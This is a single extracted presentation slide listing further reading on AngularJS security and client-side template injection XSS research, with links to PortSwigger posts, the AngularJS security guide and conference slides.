    Additional Reading • http://www.slideshare.net/x00mario/jsmvcomfg-to-sternly-look- at-javascript-mvc-and-templating-frameworks/48 •https://docs.angularjs.org/guide/security • https://blog.portswigger.net/2016/01/xss-without-html-client- side-template.html • https://blog.portswigger.net/2016/04/adapting-angularjs- payloads-to-exploit.html • https://docs.google.com/presentation/d/1qdAq-TtaVfsZ4af- WlUzKALZv0GmsHViuk3WM_UIubs/pub?start=false&loop=fal se&delayms=3000&slide=id.g3751a7aa1_0319 • www.slideshare.net/x00mario/an-abusive-relationship-with- angularjs
  • 73.